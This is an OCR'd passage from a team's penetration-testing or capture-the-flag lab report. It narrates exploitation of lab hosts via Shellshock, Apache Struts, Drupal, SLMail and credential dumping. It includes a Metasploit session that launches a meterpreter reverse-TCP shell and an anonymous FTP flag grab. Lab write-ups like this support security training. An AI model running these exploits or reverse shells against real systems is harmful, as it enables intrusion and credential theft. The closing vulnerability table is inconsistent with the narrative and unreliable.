
CBI then focused on the host 192.168.13.11 and found out there could be a shellshock vulnerability.




CBI tried to look for suspicious usernames on the server 192.168.13.11 but couldnt find anything.

CBI used the remote code exploit again through Metasploit to exploit the host 192.168.13.12. Using Nessus, CBI performed a basic network scan with the target as 192.168.13.12. CBI found there was


one critical vulnerability which was called “Apached Struts”. Using this information,CBI were able to uncover flag 10.



CBI performed the last RCE exploit on the host 192.168.13.13. Going back to the aggressive scan on host 192.168.13.13, it mentioned the open port was for Drupal. Once CBI had access to the host, they used the getuid command to determine which user was running on the host.




CBI exploited host 192.168.13.14 and then used privilege escalation to access the final flag. Using the information from the WHOIS record from flag 1, CBI used the registrant name to ssh into the host 192.168.13.14. CBI made the machine believe that CBI has root access and then found the final flag.





Day 3

Day 3 was focused on Windows servers.
CBI found the admin user and cracked the password using john. The admin user and hashed password was written in plain text on the Github website.



CBI performed HTTP enumeration using the credentials found (as shown above) to access the IP for Windows 10.






CBI ran an aggressive scan and then looked for a machine that had FTP.

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (520.8334 kB/s)
ftp> exit
221 Goodbye

┌──(root💀kali)-[~]
└─# ls
Desktop    Downloads  file3      flagfile            LinEnum.sh  Pictures  Scripts    Videos
Documents  file2      flag3.txt  flagisinThisfile.7z  Music       Public    Templates

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~]
└─#
```


CBI used Metasploit to find the machine that was running the SLMail service. CBI achieved this by searching for SLMail in metasploit.

```
msf6 exploit(windows/pop3/seattlelab_pass) > back
msf6 > use exploit/windows/pop3/seattlelab_pass
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.20
lhost ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100
lhost ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56650 ) at 2024-04-11 05:35:58 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
═══════════════════════════════════════════

Mode              Size   Type  Last modified              Name
────              ────   ────  ─────────────              ────
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366   fil   2024-04-11 05:18:48 -0400  maillog.008
100666/rw-rw-rw-  13190  fil   2024-04-11 05:35:57 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```


CBI gained access to Windows 10 and was able to look at any tasks on that machine.




CBI used kiwi within Metasploit to uncover a hashed password of a specific user.




Continuing on the machine 172.22.117.20, CBI performed file enumeration to find a specific file.




CBI used the credentials found on the Windows 10 machine to perform user enumeration, which lead to finding other user accounts.



Continuing on the new machine, CBI found a specific file in the directory.



CBI compromised the administrator by finding their hashed password using the command dsync_ntlm.



Summary Vulnerability Overview

Vulnerability	Severity
XXS vulnerabilities	High
Sensitive data exposure vulnerabilities	Critical
Local File inclusion Vulnerabilities	Critical
